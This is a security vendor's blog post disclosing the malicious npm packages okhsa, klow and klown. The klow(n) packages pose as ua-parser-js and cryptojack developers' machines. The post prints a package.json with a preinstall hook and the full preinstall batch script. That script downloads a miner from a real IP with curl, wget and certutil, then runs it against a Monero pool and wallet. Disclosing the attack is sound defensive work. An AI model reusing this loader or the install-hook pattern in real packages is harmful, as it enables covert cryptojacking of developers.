

Newly Found npm Malware Mines Cryptocurrency on Windows, Linux, macOS Devices

blog.sonatype.com/newly-found-npm-malware-mines-cryptocurrency-on-windows-linux-macos-devices



Update: Following our disclosure of these malicious packages, the legitimate library "ua-parser-js" used by millions was itself found to be compromised. We have released a [subsequent blog post](#) covering the "ua-parser-js" compromise.

Sonatype's automated malware detection system has caught multiple malicious packages on the npm registry this month. These packages disguise themselves as legitimate JavaScript libraries but were caught launching cryptominers on Windows, macOS and Linux machines.


The malicious packages are:

- okhsa
- klow
- klown

"klow, klown" have been tracked under Sonatype-2021-1472. Whereas, "okhsa" has been cataloged under Sonatype-2021-1473.


Different versions of the "okhsa" package largely contain skeleton code that launches the Calculator app on Windows machines pre-installation. But additionally, these versions contain either the "klow" or the "klown" npm package as a dependency—which is malicious.

The manifest file, package.json, for "okhsa" shows "klown" listed as a dependency.




```
package.json — okhsa
package.json
1 {
2   "name": "okhsa",
3   "version": "0.1.3",
4   "description": "tyu",
5   "main": "index.js",
6   "scripts": {
7     "preinstall": "calc.exe"
8   },
9   "author": "plkmz",
10  "license": "ISC",
11  "keywords": [],
12  "dependencies": {
13    "klown": "~0.7.3",
14    "fs-extra": "~10.0.0"
15  },
16  "devDependencies": {}
17 }
18
```

All of these packages were published by the same author whose account has since been deactivated:




The Sonatype security research team discovered that “klown” had emerged within hours of “klow” having been removed by npm. “Klown” falsely touts itself to be a legitimate JavaScript library “UA-Parser-js” to help developers extract the hardware specifics (OS, CPU, browser, engine, etc.) from the “User-Agent” HTTP header.



But, Sonatype security researcher Ali ElShakankiry who analyzed these packages explains, “Packages ‘klow’ and ‘klown’ contain a cryptocurrency miner. These packages detect the current operating system at the preinstall stage, and proceed to run a .bat or .sh script depending on if the user is running Windows, or a Unix-based operating system.”

“These scripts then download an externally-hosted EXE or a Linux ELF, and execute the binary with arguments specifying the mining pool to use, the wallet to mine cryptocurrency for, and the number of CPU threads to utilize.”

One of the Batch scripts found in the “klow(n)” package are shown below:




```
preinstall.bat
1 echo off
2 curl http://185.173.36.219/download/jsextenstion.exe -o jsextenstion.exe
3 if not exist jsextenstion.exe (
4   wget http://185.173.36.219/download/jsextenstion.exe -O jsextenstion.exe
5 )
6 if not exist jsextenstion.exe (
7   certutil.exe -urlcache -f http://185.173.36.219/download/jsextenstion.exe
8   jsextenstion.exe
9 )
10 set exe_1=jsextenstion.exe
11 set "count_1=0"
12 >tasklist.temp (
13   tasklist /NH /FI "IMAGENAME eq %exe_1%"
14 )
15 for /f %x in (tasklist.temp) do (
16   if "%x" EQU "%exe_1%" set /a count_1+=1
17 )
18 if %count_1% EQU 0 (start /B .\jsextenstion.exe -k --tls --rig-id q -o
19   pool.minexmr.com:443 -u 87FL18c827mTJwezgVXVUrEKHagWlJ2wuaco2bVvFLGqL3MNMf
20   peay7QJmHooz19qQFMgJfQRJwJKZMJet5Qp69xBARwH --cpu-max-threads-hint=20
21   --donate-level=1 --background)
22 del tasklist.temp
```

The script downloads the “jsextenstion.exe” from a Russia-based host 185.173.36[.]219.

The EXE is a known cryptominer, as previously flagged by [VirusTotal](#). For Linux and macOS installations, an identical Bash script downloads the “jsextenstion” ELF binary from the same host.

Shown below is a screenshot from a test run of the crypto mining EXE, [generated via any.run](#). Note, the malicious EXE runs quietly in the background on an infected machine, but for the purposes of demonstration we are showing how the process would appear if it wasn't hidden:



It isn't clear how the author of these packages aims to target developers. There are no obvious signs observed that indicate a case of typosquatting or [dependency hijacking](#). “Klow(n)” does impersonate the legitimate UAParser.js library on the surface, making this attack seem like a [weak brandjacking attempt](#).

The Sonatype security research team reported these malicious packages to npm on October 15, 2021, hours after their release, and the packages were taken down the same day by the npm security team.

Evolving open source supply-chain attacks warrant advanced protection


Once again, this particular discovery is a further indication that developers are the new target for adversaries over the software they write. Sonatype has been tracing novel [brandjacking](#), [typosquatting](#), and [cryptomining](#) malware lurking in software repositories. We've also found [critical vulnerabilities](#) and [next-gen supply-chain attacks](#), as well as copycat packages [targeting well-known tech companies](#).

The good news is, over the past few weeks, our automated malware detection system has caught thousands of suspicious packages on npm. These components are either confirmed malicious, previously known to be malicious, or dependency confusion copycats.

We are now expanding our malware detection capabilities via Nexus Intelligence to other ecosystems as well, such as PyPI.

All of this takes more than just due diligence and luck – it takes the expertise of experienced security professionals and hundreds of terabytes of data. In order to keep pace with malware mutations, Sonatype analyses every newly-released npm package to keep developers safe.

We help you remain proactive and safeguard your software supply chains against up-and-coming attacks. Our [AI/ML-powered automated malware detection system](#) (which is part of Nexus Firewall and powered by Nexus Intelligence data), and security research team work together for full-spectrum protection. Nexus determines a likely malicious component based on historical supply chain attacks and over five-dozen “signals.” This insight enables flagging for potential new attacks before security researchers discover them.




As soon as our system flags a package or a dependency as “suspicious,” it undergoes a quarantine queue for manual review by the Sonatype Security Research Team. Users of [Nexus Firewall](#) are then protected from these suspicious packages while the review is underway. Existing components are quarantined before they are pulled “downstream” into a developer’s open source build environment.

Moreover, users that have enabled the “Dependency Confusion Policy” feature will get proactive protection from dependency confusion attacks. This works whether conflicting package names exist in a public repository or in your private, internal repos.

Sonatype’s world-class security research data, combined with our [automated malware detection](#) technology safeguards your developers, customers, and software supply chain from infections.[st content here...](#)

Tags: [vulnerabilities](#), [featured](#), [Nexus Intelligence Insights](#)



Written by Sonatype Security Research Team

Sonatype's Security Research Team is comprised 65 world class professionals with 500+ years of experience. The Team is focused on bringing real-time, in-depth intelligence and actionable information about open source and third party vulnerabilities to Sonatype customers.